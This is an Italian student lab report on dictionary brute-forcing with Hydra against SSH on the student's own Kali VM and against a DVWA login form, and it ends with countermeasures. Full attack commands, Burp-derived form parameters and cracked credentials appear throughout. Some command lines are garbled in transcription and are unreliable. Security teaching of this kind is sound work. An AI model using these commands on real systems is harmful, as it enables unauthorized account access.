

Progetto S6L5

Traccia

Obiettivo: Authentication cracking con Hydra.

Scopo

Una dimostrazione di come abbiamo assimilato gli argomenti trattati nella sesta settimana del modulo Epicode, nello specifico nella sezione S6L4 col tool Hydra, dispositivo che utilizza i dizionari di nomi utenti e password per eseguire un attacco di brute force.

Progetto S6L5

FASE 1 - Esercizio guidato: configurazione e cracking SSH

La traccia guidata richiede di aggiungere un nuovo user e quindi procedo come segue:

```
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

Progetto S6L5

Verifico l'effettiva creazione della nuova user

```
(kali@kali)-[~]  
$ pwd  
/home/kali  
  
(kali@kali)-[~]  
$ cd /home  
  
(kali@kali)-[/home]  
$ ls -la  
total 16  
drwxr-xr-x  4 root    root    4096 May  9 03:04 .  
drwxr-xr-x 18 root    root    4096 Mar  7 09:15 ..  
drwx----- 24 kali     kali    4096 May  9 03:25 kali  
drwx-----  5 test_user test_user 4096 May  9 03:04 test_user
```

Seguendo la traccia verifico che il servizio SSH funzioni

```
(kali@kali)-[~]  
$ ssh test_user@192.168.1.11  
test_user@192.168.1.11's password:  
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$
```

A questo punto abbiamo sondato il terreno e posso procedere con l'utilizzo di Hydra previsto dall'esercizio guidato.

Progetto S6L5

Hydra si basa sui dizionari: la traccia mi suggerisce di scaricare seclists

```
(kali@kali)-[~]  
$ sudo apt install seclists  
seclists is already the newest version (2025.1-0kali1).  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1066
```

A questo punto inserisco il comando con i dizionari suggeriti dalla traccia

```
(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:29:51  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task  
[DATA] attacking ssh://192.168.1.11:22/  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 04:30:28
```

lo switch “-t” definisce il numero di TASK parallele che hydra impiegherà nei tentativi sul target
con “-t4” a quanto pare siamo andati troppo di fretta.

Riprovo con lo stesso comando ma questa volta con lo switch “-t1”

```
(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t1 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:31:59  
[DATA] max 1 task per 1 server, overall 1 task, 43048882131570 login tries (l:8295455/p:5189454), ~43048882131570 tries per task  
[DATA] attacking ssh://192.168.1.11:22/  
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 43048882131551 to do in 37762177308:23h, 1 active  
[STATUS] 18.33 tries/min, 55 tries in 00:03h, 43048882131515 to do in 39135347392:18h, 1 active  
[STATUS] 18.14 tries/min, 127 tries in 00:07h, 43048882131443 to do in 39546217181:07h, 1 active
```

Sta funzionando!

Il fattore tempo però non è dalla nostra: hydra sta cercando di eseguire 43.048.882.131.551 combinazioni e con una media di 19 tentativi al minuto direi che così non riesco a consegnare la traccia entro il tempo limite.

Progetto S6L5

Quindi mi creo dei dizionari personalizzati per un fine puramente dimostrativo.

```
(kali@kali)-[~]  
$ cat sshuser.txt  
user  
admin  
guest  
anonymous /usr/sh  
Hydra v9.5 (c) 2023 by van Hauser/THC  
msfadmin  
root  
kali  
testuser  
test_user  
pippo  
(kali@kali)-[~]  
$ cat sshpass.txt  
admin  
password  
msfadmin  
user /usr/sh  
root  
guest  
kali  
testpass  
test_pass  
franco
```

Riprovo con lo stesso comando della traccia sostituendo i dizionari impiegati

```
(kali@kali)-[~]  
$ hydra -L sshuser.txt -P sshpass.txt 192.168.1.11 -t1 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:57:27  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 1 task per 1 server, overall 1 task, 121 login tries (l:11/p:11), ~121 tries per task  
[DATA] attacking ssh://192.168.1.11:22/  
[STATUS] 22.00 tries/min, 22 tries in 00:01h, 99 to do in 00:05h, 1 active  
[STATUS] 22.00 tries/min, 44 tries in 00:02h, 77 to do in 00:04h, 1 active  
[22][ssh] host: 192.168.1.11 password: kali  
[STATUS] 21.67 tries/min, 65 tries in 00:03h, 56 to do in 00:03h, 1 active  
[STATUS] 20.50 tries/min, 82 tries in 00:04h, 39 to do in 00:02h, 1 active  
[22][ssh] host: 192.168.1.11 login: kali password: kali  
[22][ssh] host: 192.168.1.11 login: test_user password: testpass  
[STATUS] 22.60 tries/min, 113 tries in 00:05h, 8 to do in 00:01h, 1 active  
1 of 1 target successfully completed, 3 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:02:57
```

Abbiamo ottenuto i risultati sperati sfruttando il protocollo ssh come da traccia

Progetto S6L5

FASE 2 - Esercizio: configurazione e cracking http

Il mio obiettivo è effettuare il login sulla pagina http del dvwa pretendendo di non sapere user e password.

Nel mio caso sto cercando di ottenere le credenziali di una pagina http col metodo POST.

Hydra necessita di 3 parametri chiave per iniziare il suo attacco che potrò ottenere utilizzando il tool BurpSuite.

Per ottenere i 3 parametri chiave attivo l'intercettazione ed eseguo un tentativo di login fallimentare.

Request

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.1.21
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.1.21
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.21/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=566152dbcd7004ebb1ad9242da1b665a
14 Connection: keep-alive
15
16 username=QUI&password=QUI&Login=Login
```

2 di 3 chiavi sono all'interno dell'intercettazione:

- la prima chiave è sulla riga 1 dell'immagine riportata sopra e nello specifico il login data “/dvwa/login.php”
- la seconda chiave è l'intera stringa della riga 16 dell'immagine sopra riportata “username=QUI&password=QUI&Login=Login”

Progetto S6L5

Per ottenere la terza chiave bisogna fare un colpo d'occhio sulla pagina <http> a seguito del nostro tentativo fallimentare di login e capire quale sia il segnale che indica che abbiamo sbagliato le credenziali da riferire ad Hydra sulla quale baserà i suoi tentativi automatizzati.



Username

Password

Chiave importante

Login

Login failed

Nel nostro caso la dicitura “failed” servirà allo scopo

Ora che ho tutte le chiavi (o parametri che dir si voglia) per dare il comando a Hydra non mi resta che proseguire

Progetto S6L5

Il comando è il seguente:

hydra -L *dizionario user* -P *dizionario password* -t1 *IP vittima* http-post-form ""chiave1':chiave2':chiave3'" dove

nella chiave 2 sostituiremo il nostro tentativo di username e password fallimentare rispettivamente con i comandi ^USER^ e ^PASS^

Non conoscendo la complessità di user e password decido di utilizzare rockyou.txt che dovrebbe essere il dizionario più ampio a mia disposizione

```
(kali@kali)-[~]
$ hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt -t 1 192.168.1.21 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 14:29:08
[DATA] max 1 task per 1 server, overall 1 task, 205761782671201 login tries (l:14344399/p:14344399), ~205761782671201 tries per task
[DATA] attacking http-post-form://192.168.1.21:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed
[STATUS] 170.00 tries/min, 170 tries in 00:01h, 205761782671031 to do in 20172723791:17h, 1 active
[STATUS] 170.33 tries/min, 511 tries in 00:03h, 205761782670690 to do in 20133246836:40h, 1 active
```

Sta funzionando!

Il fattore tempo non è dalla nostra: l'impiego di dizionari sempre più ampi aumenta esponenzialmente il numero di combinazioni possibili e, come in questo caso, eseguire un attacco di brute force di questo tipo impiegherebbe giorni.

Nuovamente quindi mi creo dei dizionari personalizzati per un fine puramente dimostrativo.


<pre>(kali@kali)-[~] \$ cat metauser.txt user admin guest anonymous msfadmin root pippo ermenegildo</pre>	<pre>(kali@kali)-[~] \$ cat metapass.txt admin password msfadmin user root guest franco spampagnati</pre>
--	--

Progetto S6L5

Riprovo lo stesso comando con i dizionari personalizzati

```
(kali@kali)-[~]  
$ hydra -i metausser.txt -P metapass.txt -t 1 192.168.1.21 http-post-form "*/dvwa/login.php:username='USER'*password='PASS'*Login=Login:failed"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 14:59:00  
[DATA] max 1 task per 1 server, overall 1 task, 81 login tries (l:9/p:9), ~81 tries per task  
[DATA] attacking http-post-form://192.168.1.21:80/dvwa/login.php:username='USER'*password='PASS'*Login=Login:failed  
[80][http-post-form] host: 192.168.1.21 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 14:59:26
```

Ho raggiunto l'obiettivo preposto della traccia impiegando hydra sul protocollo http



Ora che sono dentro noto inoltre che DVWA era settato su high security.

Progetto S6L5

Conclusioni

Ho utilizzato Hydra su due protocolli diversi dimostrando come un attacco semplice di brute force (a dizionario) possa non avere limiti escludendo il fattore tempo (che è stata la minaccia più grande di questo esercizio). Importante dire che un device con elevate prestazioni potrebbe ridurre i tempi di calcolo che un programma come hydra impiega; nel caso del protocollo http ci andrebbe di mezzo anche il fattore della connessione Internet (non è stato un “attore” attivo del mio caso trattandosi di laboratorio virtuale sulla stessa rete)

Sono diverse le contromisure contro questo genere di attacchi:

- Utilizzo di password complesse: lunghe e che utilizzino maiuscole, minuscole, numeri e simboli con combinazioni uniche che possano non apparire quindi in un dizionario**
- Limiti ai tentativi di Login: implementare un limite di tentativi di login e blocchi temporanei**
- Autenticazione multi fattori: aggiungere uno o più livelli di autenticazione, renderebbe inutile “indovinare” password**

Progetto S6L5

FINE